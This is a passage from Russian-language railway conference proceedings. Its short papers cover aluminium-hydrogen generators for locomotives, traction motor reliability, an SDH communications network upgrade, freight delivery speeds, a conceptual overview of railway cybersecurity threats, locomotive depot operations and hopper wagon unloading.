- использование перемешивающих и других механических устройств должно быть сведено к минимуму, поскольку они усложняют схему установки и снижают ее КПД;
- после выключения алюмоводородный генератор должен оставаться готовым к повторному запуску;
- производительность химического реактора генератора должна регулироваться в широком диапазоне [3, с. 115, 116].

При проектировании алюмоводородных генераторов особое внимание должно уделяться разработке химического реактора. Основные требования, предъявляемые к химическим реакторам должны быть следующие:

- максимальная производительность и интенсивность работы;
- высокий выход продукта (водорода) и наибольшая селективность процесса;
- минимальные энергетические затраты на перемешивание и транспортировку материалов через реактор, а также наилучшее использование теплоты экзотермических реакций или теплоты, подводимой в реактор для нагрева реагирующих веществ до оптимальных температур;
- легкая управляемость и безопасность работы, которая зависит от конструкции реактора и наличия малых колебаний параметров технологического режима, что позволяет легко автоматизировать работу реактора;
- низкая стоимость изготовления реактора и его ремонта (простота конструкции с применением дешевых конструкционных материалов);
- устойчивость работы при значительных изменениях основных параметров режима работы генератора водорода (концентрации, температуры, давления и др.) [3, с. 116].

Учитывая все выше перечисленные требования, проведенные испытания лабораторного алюмоводородного генератора подтвердили его эффективность.

На разработанном образце алюмоводородного генератора были проведены испытания по исследованию закономерностей протекания реакции гидролиза алюминия с раствором щелочи и различными образцами алюминия (рис. 2).

а) зависимость роста давления в реакционном сосуде от времени для алюминия в виде проволоки весом 0,1 кг и площадью 0,0432 м², температура электролита 35 – 59 °С;

б) зависимость роста производительности генератора от температуры для алюминия в виде проволоки весом 0,1 кг и площадью 0,0432 м², температура электролита 35 – 70 °С

Проведенные испытания лабораторного образца генератора позволили установить допустимый температурный режим в диапазоне 60 – 70 °С, обеспечивающий оптимальную работу генератора водорода. Удельная производительность в этом диапазоне температур составила $8,95 \cdot 10^{-4}$ м³(м²·с). Экспериментально полученный выход водород составил 0,98 – 1,03 л/г., что позволяет проектировать алюмоводородные генераторы на любую производительность [4, с. 122].




Рисунок 2 - Зависимости работы алюмоводородного генератора по результатам испытаний

Исходя из расчетных и экспериментальных данных, применении водорода на тяговом подвижном составе в виде добавки к основному топливу в количестве 2 – 5 %, а также обогащенного водородом топлива до 0,1%, позволяет снизить удельный расход дизельного топлива на 6 – 12% и уменьшить выбросы вредных веществ в 2 – 3,5 раза.

Таким образом, вывод напрашивается сам за себя – бортовое применение на тяговом подвижном составе алюмоводородных технологий является одним из ключевых аспектов рационального и экономного использования топливно-энергетических ресурсов.

Библиографический список:

1. Носырев Д.Я., Мишкин А.А. Концепция применения и развития алюмоводородных технологий на автономном тяговом подвижном составе // Материалы VII Международной научно-практической конференции «Наука и образование транспорту» 12 - 14 ноября 2014 г. Самара, СамГУПС, 2014. – с. 33 – 36.
2. Носырев Д.Я., Мишкин А.А., Жуков Д.А. Генератор водорода транспортной энергоустановки. Патент РФ №60508 Б.И. №3 от 27.01.2007 г.
3. Носырев Д.Я., Мишкин А.А. Перспективы применения алюмоводородных технологий на железнодорожном транспорте: монография. – Самара: СамГУПС, 2016. – 160 с.
4. Мишкин А.А., Носырев Д.Я. Устройство для получения водорода на борту локомотива и исследование работы дизеля на топливе, обогащенном водородом // Материалы II Международной научно-практической конференции «Инновации и исследования в транспортном комплексе» – Курган, 2014. – С. 119 – 123.

ОПРЕДЕЛЕНИЕ НАДЕЖНОСТИ ЭЛЕКТРИЧЕСКОГО ТРАНСПОРТА

Моисеева Р.Р.

Казанский государственный энергетический университет

Надежность является важнейшим технико-экономическим показателем качества электрической машины, определяющим ее способность работать безотказно с постоянными техническими характеристиками в течение заданного периода времени, определенных техническими условиями.

По состоянию на 31.12.2015 год парк ОАО «РЖД» насчитывает:

Грузовые локомотивы (электровозы и тепловозы) – 11,1 тыс.

Маневровые локомотивы (тепловозы) – 6,1 тыс.

Пассажирские локомотивы (электровозы и тепловозы) – 3,1 тыс.

При этом, порядка 97% электровозов приходится на локомотивы устаревших конструкций.

Основными повреждениями асинхронных двигателей является повреждение изоляции обмоток (около 90%), из них около 93% - это межвитковые замыкания. На фото представлено межвитковое замыкание асинхронного двигателя трамвая (рис.1).



Рисунок 1 - Межвитковое замыкание асинхронного двигателя

Одним из основных задач при изучении надежности систем электрической изоляции и при разработке методов прогнозирования надежности является создание математических моделей, адекватных вероятностным процессам функционирования исследуемой системы изоляции.

Математическая модель надежности - это определенное математическое выражение, связывающее значения физических параметров системы, действующих нагрузок и вероятности безотказной работы системы.

Математическое моделирование особенно широко применяется для определения диагностических параметров и определения планово-предупредительных ремонтов с целью увеличения срока безаварийной работы электрических двигателей.

Наиболее универсальным методом математического моделирования является система уравнений, которая позволяет описать практически любой объект, но он не всегда применим в связи с громоздкостью вычислений и отсутствием наглядности.

При исследовании надежности оборудования под влиянием различных факторов (конструктивных, технологических, монтажных и эксплуатационных) используются математическая модель надежности.

Изучение математической модели всегда связано с некоторыми правилами действия над изучаемыми объектами. Эти правила отражают связи между причинами и следствиями.

Построение математической модели - это центральный этап исследования или проектирования любой системы. От качества модели зависит весь последующий анализ объекта.

Модель должна быть достаточно точной, адекватной и должна быть удобна для использования.

С этой целью предъявляются определенные требования к моделям:

1. Универсальность - характеризует полноту отображения моделью изучаемых свойств реального объекта.
2. Адекватность - способность отражать нужные свойства объекта с погрешностью не выше заданной.
3. Точность - оценивается степенью совпадения значений характеристик реального объекта и значения этих характеристик полученных с помощью моделей.
4. Экономичность - определяется затратами ресурсов ЭВМ памяти и времени на ее реализацию и эксплуатацию.

При математическом моделировании использование различных законов дает возможность прогнозировать состояние объекта в процессе исследования при изменении параметров объекта.

После того, как построена математическая модель, т.е. задаче придана математическая форма, мы можем воспользоваться для ее изучения математическими методами.

Существующие в настоящее время методики диагностики не позволяют точно определить время выхода из строя электрических машин.

Математическая модель позволяет значительно сузить возможный диапазон расчётных значений вероятностей, при достаточно большом значении «опытных» данных, определить гарантийный срок работы электрических машин.

Библиографический список:

1. Моисеева Р.Р. Проблемы и пути повышения надежности электрических машин. /Р.Р. Моисеева и др.// Материалы международной научно-технической конференции «Инновационные машиностроительные технологии, оборудование и материалы – 2013» (МНТК «ИМТОМ-2013) часть 1, Казань, с.366-369.
2. Моисеева Р.Р. Проблемы повышения надежности электрических машин. / Р.Р. Моисеева и др.// Вестник Казанского технологического университета, Т.17 №20, Казань, с.117-119, 2014.
3. Гнеденко Б.В., Беляев Ю.К., Соловьев А.Д. Математические методы и теории надежности: Основные характеристики надежности и их статистический анализ. Изд.2, испр. и доп. – М.: Либроком, 2013, 584 с.

ПОСТРОЕНИЕ ПЕРВИЧНОЙ СЕТИ СВЯЗИ НА БАЗЕ АППАРАТУРЫ ЕСІ НА УЧАСТКЕ ЖЕЛЕЗНОЙ ДОРОГИ

Моторин Е.Н., Хлудеева М.А.

*Оренбургский техникум железнодорожного транспорта - структурное подразделение
ОрИПС - филиала СамГУПС*

Для нормальной работы транспорт оснащается необходимыми устройствами связи, при помощи которой осуществляется передача любой информации. Непрерывно по линиям железнодорожной связи проходят огромные потоки информации, помогающие четко управлять работой, протянувшиеся на многие десятки тысяч километров.

Железнодорожная связь предназначена для передачи приказов и распоряжений в рамках оперативного руководства многоотраслевым и сложным хозяйством железных дорог. В первую очередь надежная связь необходима работникам, организующим движение поездов.

На железной дороге используются различные виды связи, которые делятся по назначению - на общетехнологическую и оперативно-технологическую; по району действия - на местную, магистральную. Не мало важную роль, занимают сети передачи данных, в обеспечении взаимодействия всех сотрудников внутри самой компании, офисов, которые расположены не только лишь вблизи, но и на удалённом расстоянии. Сети передачи данных позволяют объединить несколько устройств в сеть и поддерживающие передачу голоса, видео и данных с высоким уровнем стабильности, безопасности и надёжности доступа.

IP протокол является стандартом для сети передачи данных, которая образуется из совокупности узлов связи, располагаемых на территории офисов и на прочих точках предприятия.[1]

Перспективным направлением является модернизация уже существующей цифровой сети связи.

Переход на платформу BG позволил удовлетворить требования железнодорожного транспорта в области обеспечения современными средствами связи. Это оборудование обладает сверхвысокой масштабируемостью благодаря подключению модулей расширения к стандартным модулям BG, предоставляет Ethernet по сетям WAN/MAN. Высокая устойчивость трафика за счет резервирования основных аппаратных средств и трибутарной защиты обеспечивает повышение надежности и бесперебойности всех видов связи, применяемых при грузовых и пассажирских перевозках.

BG-30 является мультиплексором уровней STM-1 – STM-64, как терминальных так и топологий ввода-вывода. BG-30 предоставляет интерфейсы передачи данных PCM, TDM,

10/100 BaseT и GbE. Трафик Ethernet располагается в n*VC-12/VC-3 контейнерах, используя стандартные VCAT и LCAS. BG-30 представленный на рисунке 1 является более мощной масштабируемой платформой, позволяющей эффективно расширять существующие сети как средних, так и больших предприятий в соответствии с потребностями.



Рисунок 1 – Варианты исполнения мультиплексора BG-30

BG-30 работает под управлением многомерной сетевой системы управления LightSoft. Для передачи и приёма сигнала между двумя физически разными средами системы связи применяются сетевые трансиверы. В один системный модуль могут быть установлены трансиверы разных типов. Главная плата контроллера платформы BG управляет всей системой посредством высокопроизводительного процессора. С применением технологии WDM, которая реализована на платформе Artemis с оптическими мультиплексорами CO ADM и DMD_N, увеличивается объем передаваемой информации, за счет одновременной передачи по одному волокну нескольких каналов по различным длинам волн. Пропускная способность каждого канала до 10 Гб/с.

Так же на данной платформе возможно локальное и удаленное конфигурирование и обновление программных средств. Здесь же организовано автоматическое резервирование каналов связи с использованием технологии 1+1 (основной/резервный). По общему каналу сигнализации мультиплексор BG может посылать по сетям SDH сторонних производителей управляющие сигналы.

В результате ввода в эксплуатацию оборудования ECI, мультиплексоров синхронной цифровой иерархии BG-30, пропускная способность сети между периферийными узлами (линейными станциями) составила 620 Мбит/с (до этого 155 Мбит/с), между транзитно-периферийными узлами 2,5 Гбит/с (до этого 0,155 Гбит/с), на каждой станции было организовано 16 первичных цифровых токов. В результате модернизации кардинально улучшилось качество и быстродействие связи, расширились возможности внедрения автоматизированных систем управления.

Вдоль железной дороги прокладываются волоконно-оптические линии связи с использованием систем передачи STM-16 (2488,32 Мбит/с).

На станции находятся сетевые узлы с синхронными мультиплексорами BG-30 с функциями кросс-коннектора, обеспечивающие ответвление высокоскоростных потоков 155 Мбит/с, взаимодействие STM-1 и STM-16 нижнего уровня и выделяют необходимого количества потоков E1.

Терминалы абонентов местной сети включаются в коммутационное оборудование вторичной сети, которое через стыки E1 подключаются к первичной сети.[2]

Основное назначение STM-1 – предоставление во вторичные сети потоков E1 на дорожном и отделенческом уровнях. На магистральном уровне используется более мощная система передачи STM-16 для соединения между собой дорожных узлов и для резервирования STM-1. Выделение необходимого количества потоков E1 из STM-1 организуются син-

хронными мультиплексорами ввода / вывода. Первичная сеть связи, которая является основой сети, определяет ее главные характеристики: надежность, пропускную способность, управляемость.[3]

Для обеспечения единого подхода к строительству первичной сети, были разработаны конфигурации колец, рекомендации по размещению оборудования (рисунок 2) и созданы унифицированные схемы установки, электропитания и подключения оборудования.[2]



Рисунок 2 – Схема подключения оборудования

Модернизация первичной сети связи создала условия для дальнейшего развития общекорпоративных, оперативно технологических (ОТС) и общетехнологических (ОбТС) сетей и видеоконференцсвязи.

Библиографический список:

1. Виноградов В.В., Комов В.К. Волоконно-оптические линии связи. - М.: Желдориздат, 2002. -278с.
2. Научно-теоретический и производственно-технический журнал- Автоматика Связь Информатика, 2016. -31с
3. Давыдкин П.Н., Колтунов М.Н., Рыжков А.В. Тактовая сетевая синхронизация. - М.: Эко-Тренз, 2004. -205с.

СКОРОСТЬ ДОСТАВКИ ГРУЗОВ НА ЖЕЛЕЗНОДОРОЖНОМ ТРАНСПОРТЕ

Мышенкова Я.Г., Эрлих Н. В.

Самарский государственный университет путей сообщения

Скорость доставки груза - среднесуточная скорость продвижения груза за время нахождения его в процессе перевозки от момента отправления (приема к перевозке) до момента прибытия на станцию назначения. Для каждой отправки скорость определяется в соответствии с правилами перевозок, видом отправки и дальности перевозки.

Для оценки выполнения сроков доставки грузов ежегодно в феврале и сентябре в рамках интегрированной обработки дорожных ведомостей проводится обработка и анализ первичных данных о продолжительности следования грузов, полученных из дорожных ведомостей по прибытию, путем механической выборки около 10 % отправок. Первичные данные

группируются по режиму скорости (грузовая, большая), видам сообщений (местное, прямое), категориям отправок (маршрутные, повагонные, мелкие без контейнеров, грузы в контейнерах), роду груза и расстоянию перевозки.

Средние показатели продолжительности и скорости доставки исчисляются на 1 отправку и 1 т груза с учетом и без учета времени нахождения его на станции назначения. При этом средняя скорость доставки груза определяется только фактическая, а средняя продолжительность доставки груза, кроме того, и нормативная.

Дополнительно устанавливается распределение по поясам дальности общего и среднего времени доставки грузов (нормативной величины и фактической без учета времени нахождения на станции назначения), а также средней фактической скорости доставки.

Отправки важнейших грузов распределяются по продолжительности доставки, а доставленные не в срок - по длительности просрочки. Сводно-аналитическая отчетность о продолжительности и скорости доставки грузов позволяет исследовать влияние отдельных факторов на скорость доставки, изыскивать пути ускорения транспортного процесса с целью повышения эффективности работы железнодорожного транспорта.

Скорость доставки в определенной мере характеризуют качество транспортной Продукции. Скорости и сроки доставки грузов и пассажиров существенно различаются по видам транспорта.

На железнодорожном транспорте скорость доставки грузов составляет 10-11 км/ч (230-250 км/сут) при средней участковой скорости поезда около 36 км/ч. Разница в скоростях объясняется простоями вагонов в начальных и конечных пунктах, т.е. на станциях отправления и назначения, а также в пути следования на технических и промежуточных станциях. Особенно медленно продвигаются грузы, перевозимые мелкими отправлениями - скорость их доставки составляет в среднем 4-5 км/ч, или 100-130 км/сут. Самая высокая скорость доставки характерна для маршрутных поездов (15 км/ч). В целом же средние сроки доставки грузов по железным дорогам меньше, чем на речном и морском транспорте, но больше, чем на автомобильном.

Скорость зависит от того, какими видами отправок перевозятся грузы по железной дороге. Грузы, перевозимые повагонными отправлениями, как правило, проходят сортировочные станции, технические, где они расформировываются и формируются в новые составы, тем самым увеличивается время на доставку.

В России повагонными и групповыми отправлениями перевозится большая часть груза и составляет 60 %. Маршрутные - когда на станции погрузки клиент загрузил вагоны-в соответствии с весовой нормой состава или его длиной и отправил на станцию выгрузки. Такой состав поезда, т.е. маршрут, проследует с большой скоростью и без переработки вагонопотока технические станции, поэтому нормативная скорость установлена правилами перевозок 550 км в сутки, но может превышать 700 км в сутки и больше.

В марте 2014 года ОАО «РЖД» изменили методику учета вагонов, задействованных во внутрихозяйственных перевозках, и порожних вагонов, направляемых для временного размещения на путях общего пользования, а также отправок, задействованных в перевозках между структурными подразделениями ОАО «РЖД».

Средняя скорость доставки грузов показывает, с какой реальной средней скоростью груз был доставлен из пункта отправки до пункта назначения (с учетом погрузки и разгрузки).

Маршрутная скорость - эксплуатационная скорость движения поездов, определяется с учетом времени стоянок на всех станциях в пути следования, кроме времени, проведенного на начальной и конечной станциях.

Участковая скорость показывает, с какой скоростью поезд проследовал по участку, с учетом стоянок на промежуточных станциях.

Техническая скорость показывает скорость движения поезда без учета времени остановок, на промежуточных и участковых станциях.

Ходовая скорость - самая высокая скорость движения поездов, она определяется на основе чистого времени хода поезда, без учета времени на разгон и замедление.

Средняя скорость перемещения грузов выросла с 2012 по 2015 год: от 11 км/ч до 15 км/ч - это реальный рост.




Рисунок 1 – Динамика средней скорости доставки грузов железнодорожным транспортом в России




Рисунок 2 – Динамика средней скорости доставки одной отправки в 2007 – 2016 гг

В марте 2017 года, по словам главы ОАО «РЖД», в сфере грузовых перевозок компания фиксирует рост погрузки почти на 4%. Так, в январе-феврале 2017 г было погружено 196,1 млн тонн, при этом экспортные перевозки выросли на 10%. Были улучшены качественные показатели перевозок: скорость доставки грузов возросла на 1,6% (до 408,6 км/сут.), производительность труда выросла на 9,4%.

Проанализировав графики, можно увидеть, что с каждым годом скорость доставки грузов растет. Согласно этому исследованию, в 2016 году средняя скорость доставки грузовых отправок увеличена по отношению к 2015 году на 31 км/сут. (+34,1%).

Библиографический список:

1. Настольная справочная книга по перевозкам пассажиров, багажа и грузов/ Под ред. А.А. Кирилюка. – Спб: Невская типография, 1997;
2. Скорость доставки грузов по железной дороге возросла/Gudok.ru, 2017.

ЗНАЧЕНИЕ ТЕХНОЛОГИИ КИБЕРБЕЗОПАСНОСТИ НА ЖЕЛЕЗНОДОРОЖНОМ ТРАНСПОРТЕ

Никитина А.В., Маланчева С.Н.

Оренбургский институт путей сообщения – филиал СамГУПС

Современное развитие железнодорожного транспорта требует новых подходов к созданию и эксплуатации жизненно важных систем управления и обеспечения безопасности движения поездов. До настоящего времени системы автоматики и телемеханики представляли собой достаточно разрозненные устройства, не имеющие унифицированных требований в части функциональной безопасности, надежности и кибербезопасности. Активная унификация данных требований, разработка методологии оценки киберзащищенности объектов управления, внедрение методики прогнозирования предотказного состояния элементов инфраструктуры, а также постоянное усложнение задач перевозочного процесса – все это делает переход к созданию современных комплексных систем интервального регулирования движения поездов крайне актуальным.

Кибербезопасность (киберзащищенность) – свойства различных программно-управляемых систем автоматического управления сохранять способность к безопасному и эффективному выполнению возложенных на них функциональных задач в условиях целенаправленных, умышленных, несанкционированно-деструктивных, и, как правило, дистанционно-безуликовых воздействий различной физической природы.

Как видно из этого определения, кибербезопасность тесно связана с понятием функциональной безопасности. Среди ряда компетентных специалистов существует мнение, что кибербезопасность – это функциональная безопасность в условиях недостоверной апостериорной информации.

С целью повышения эффективности его работы широко используются технические средства автоматизированного и автоматического управления различными технологическими процессами, активно внедряются программно-управляемые системы на основе микропроцессоров и робототехнические комплексы с элементами искусственного интеллекта. Однако при этом возрастает вероятность проведения сетевых кибернетических и компьютерных атак на них. Широкое использование территориально-распределенных компьютерных сетей и специфика современных протоколов позволяют скрывать следы и источники атаки. Для снижения негативного влияния этих воздействий необходимо внедрять технологии кибербезопасности.

Сейчас вопросы кибербезопасности стали особо актуальны, прежде всего, в связи с использованием стандартного системного и прикладного программного обеспечения в сочетании с применением сетевых протоколов семейства TCP/IP. Несмотря на положительный экономический эффект такого подхода, механическое тиражирование этих технологий приводит к наследованию их слабых сторон. С точки зрения кибербезопасности – это уязвимости (свойства информационных систем), которые злоумышленник может использовать для реализации атаки.

Еще одним немаловажным фактором является интеграция с системой передачи данных (СПД) и реализация интерактивности информационных сервисов. Это приводит к увеличению поверхности атак (возможных точек для нападения) и расширению количества потенциальных источников негативного информационного воздействия.

Термин «кибер» определяется как «имеющий отношение к информационным технологиям». Информационные технологии реализуются в так называемом киберпространстве, под которым понимается среда, созданная при помощи физических и не физических компонентов, которая характеризуется использованием компьютеров и электромагнитной природы для хранения, изменения и обмена данными при помощи компьютерных сетей.

Опираясь на эти понятия, кибербезопасность можно определить как способность системы управления успешно выполнять предусмотренные задачи в условиях кибератак, направленных на нанесение ущерба критически важным или потенциально опасным объектам,

а также объектам, представляющим повышенную опасность для жизни и здоровья граждан, имуществу физических или юридических лиц, экономике, окружающей среде.

Кибербезопасность системы зависит как от возможностей несанкционированного доступа к системе (НСД) вероятного противника, так и от недеklarированных возможностей (НДВ), которые имеют место в программных и аппаратных средствах. Несанкционированный доступ реализуется путем информационных атак (кибератак) на систему.

Исходить следует из того, что кибербезопасность должна обеспечивать бесперебойность процесса управления, причем, нередко в реальном режиме времени.

При разработке эффективной и оперативной стратегии защиты железнодорожного транспорта от кибератак необходимо ответить на вопросы, какие объекты, зачем и кто атакует с определением уровня технической оснащенности. Важно также выяснить, как и с помощью чего атакуют. Далее требуется обнаружить и распознать кибератаки по отличительным признакам (территориальная распределенность, анонимность, скрытость улик и др.), а затем разработать принципы, методы защиты от них и синтезировать оптимальное управляющее воздействие.

Объектами кибератак на железнодорожном транспорте могут являться бортовые программно-аппаратные системы управления локомотивами, микропроцессорные системы железнодорожной автоматики и телемеханики и электроснабжения. Кибератаки на них могут проводиться как путем непосредственного воздействия, так и с помощью влияния на системы, напрямую не участвующие в процессе управления железнодорожным транспортом. К ним относятся устройства электроснабжения, автоматического пожаротушения, вентиляции, охлаждения и термостатирования.

Кибератаки на железнодорожном транспорте предпринимаются, как правило, с одной из пяти целей: кибершпионаж - несанкционированная передача данных, программ или географических координат железнодорожных объектов посредством скрытых (незадекларированных) каналов связи с использованием GPS или ГЛОНАСС-технологий;

кибераудит - поиск киберуязвимостей;

кибермошенничество - взломы автоматов продажи билетов и квитанций оплаты багажа, счетчиков учета энергоносителей, автоматических расходомеров и заправщиков;

киберсаботаж - снижение пропускной способности железнодорожных участков вплоть до полной остановки движения;

кибердиверсии - создание враждебных и опасных маршрутов движения, нарушение технологий транспортировки и скоростного режима, в первую очередь при перевозке особо опасных и социально значимых грузов, пассажирских и воинских перевозках.

Атаковать могут внешние анонимные злоумышленники (хакеры), конкуренты, организованные преступные и экстремистские политические группировки, а также спецслужбы и вооруженные силы иностранных государств (кибервойска) и др. При этом уровень технической оснащенности и информационной осведомленности киберзлоумышленника может быть очень высоким.

Кибератаки по характеру проникновения условно можно разделить на внешние и внутренние.

Первые из них могут быть случайными, формирующимися под воздействием природных факторов (линейных и шаровых молний, землетрясений и др.), и целенаправленными. Целенаправленные реализуются на основе технологий функционального подавления и поражения с помощью мощного электромагнитного излучения (радиочастотные методы), мощных лазеров и др. Целью таких кибератак является стирание памяти, нарушение синхронизации работы или вывод из строя радиоэлектронных компонентов.

Вторые (инвазивные) кибератаки воздействуют на технологические системы через задекларированные и недеklarированные каналы связи, каналы ввода-вывода информации, последовательные и параллельные порты, шины электропитания и заземления.

Библиографический список:

1. Макаров Б.А. // Актуальность кибербезопасности на железнодорожном транспорте. – 2015. – № 3.
2. Макаров Б.А. Немного о кибербезопасности <http://scbist.com/xx3/39126-08-2014-nemnogo-o-kiberbezopasnosti.html>. – / Макаров Б.А., Шубинский И.Б. – Электронные данные.
3. Википедия. Кибернетическое командование США.
4. Безкоровайный М.М. Кибербезопасность - подходы к определению понятия. Безкоровайный М.М., Татузов А.Л. // Вопросы кибербезопасности. – 2014, – № 1, – с. 22-27.
5. Розенберг Е.Н. Новые подходы к системам управления на железнодорожном транспорте <http://www.eav.ru/publ1.php?publid=2014-09a11> – / Розенберг Е.Н. – Электронные данные. – Сочи: Трансжат, 2014.
6. Бородакий Ю.В. Кибербезопасность как основной фактор национальной и международной безопасности XXI века. Бородакий Ю.В., Добродеев А.Ю., Бутусов И.В. // Вопросы кибербезопасности. – 2014. – №1. – с. 22-27.

ПОВЫШЕНИЕ ЭФФЕКТИВНОСТИ ЛОКОМОТИВНОГО ХОЗЯЙСТВА

Нурумова К.К., Маланчева С.Н.

Оренбургский институт путей сообщения – филиал СамГУПС

Один из основных элементов железнодорожной отрасли является локомотивное хозяйство. Главная задача локомотивного хозяйства - своевременно, устойчиво и качественно обеспечивать постоянно растущие перевозки грузов и пассажиров тяговым подвижным составом и локомотивными бригадами, гарантировать безопасность и точное соблюдение графика движения поездов.

Для освоения объемов грузовых перевозок необходимо планомерно увеличивать среднюю массу грузовых поездов, а также скорости их движения. Однако вождение тяжеловесных и длинносоставных поездов возможно только технически исправными локомотивами и опытными локомотивными бригадами. Росту массы поездов и скорости их движения способствуют также освоение новых типов локомотивов, модернизация эксплуатируемых, оснащение их современными телемеханическими устройствами управления режимом тяги и торможения при проведении соединенных поездов и др.

Структурным предприятием локомотивного хозяйства являются локомотивные депо. От успешной производственно-финансовой деятельности локомотивного депо во многом зависит эффективность работы всего железнодорожного транспорта.

Под производственно-финансовой деятельностью локомотивного депо понимается весь комплекс мероприятий по созданию необходимых условий, при которых подразделения локомотивного хозяйства решают поставленные перед ним задачи в установленные сроки при наилучшем использовании всех производственных ресурсов.

Основные показатели использования локомотивов

Локомотивные депо - это структурные единицы локомотивного хозяйства. Их сооружают на участковых, сортировочных и пассажирских станциях. Депо называется основным, если оно имеет приписной парк локомотивов для обслуживания грузовых или пассажирских поездов, производственные здания, мастерские и технические средства для выполнения текущего ремонта, технического обслуживания и экипировки.

По виду тяги различают тепловозные, электровозные, мотор-вагонные и смешанные депо. В крупных железнодорожных узлах со специализированными станциями - пассажирскими и сортировочными - предусматривают отдельные локомотивные депо для грузовых и пассажирских локомотивов.

В пунктах оборота локомотивы находятся в ожидании поездов для обратного следования с ними. За это время, как правило, проводится их техническое обслуживание, совмещаемое с экипировкой.

Пункты смены бригад предусматривают преимущественно на участковых станциях и размещают исходя из условия обеспечения установленной продолжительности работы бригад.



Пункты экипировки располагают на территории депо. Иногда экипировочные устройства размещают непосредственно на приемоотправочных путях для выполнения операций без отцепки локомотива от поезда.

Пункты технического обслуживания локомотивов размещают как в локомотивных депо, так и в пунктах оборота.

Все локомотивы, приписанные к дороге (депо) и числящиеся на ее балансе, образуют так называемый инвентарный парк, который подразделяется на эксплуатируемый и неэксплуатируемый. В состав эксплуатируемого парка входят локомотивы, находящиеся в работе, в процессе экипировки и технического обслуживания в течение установленной нормы времени приемки и сдачи локомотива, а также в ожидании работы. К неэксплуатируемому парку относятся локомотивы, находящиеся в ремонте и резерве управления дороги, в процессе пересылки в холодном состоянии и др.

Библиографический список:

1. Айзинбуд, С.Я., Кельперис, П.И. Эксплуатация локомотивов. Учебник. / С.Я. Айзинбуд - М.: Транспорт, 2002
2. <http://gogaforever.narod.ru/READY/Data/14-1-8.htm>

ПОВЫШЕНИЕ ЭФФЕКТИВНОСТИ ВЫГРУЗКИ СЫПУЧИХ ГРУЗОВ ИЗ ВАГОНОВ - ХОПЕРОВ

Оробей А.И., Денисов В.В.

Самарский государственный университет путей сообщения

Сыпучие грузы, требующие защиты от воздействия окружающей среды перевозятся в саморазгружающихся вагонах-хопперах. Стандартная выгрузка вагонов-хопперов должна происходить на бункерных фронтах с заглубленным расположением приемных емкостей, что не всегда целесообразно в связи со значительными капитальными и эксплуатационными расходами, связанными с функционированием указанного оборудования [1].

В последнее время на рынке появился новый класс оборудования для выгрузки вагонов-хопперов обладающий лучшими эксплуатационными характеристиками.

Мобильная установка для выгрузки вагонов для сыпучих грузов из вагона хопера зерновоза. Отпадает необходимость строительства специальных бункеров под рельсами железной дороги.

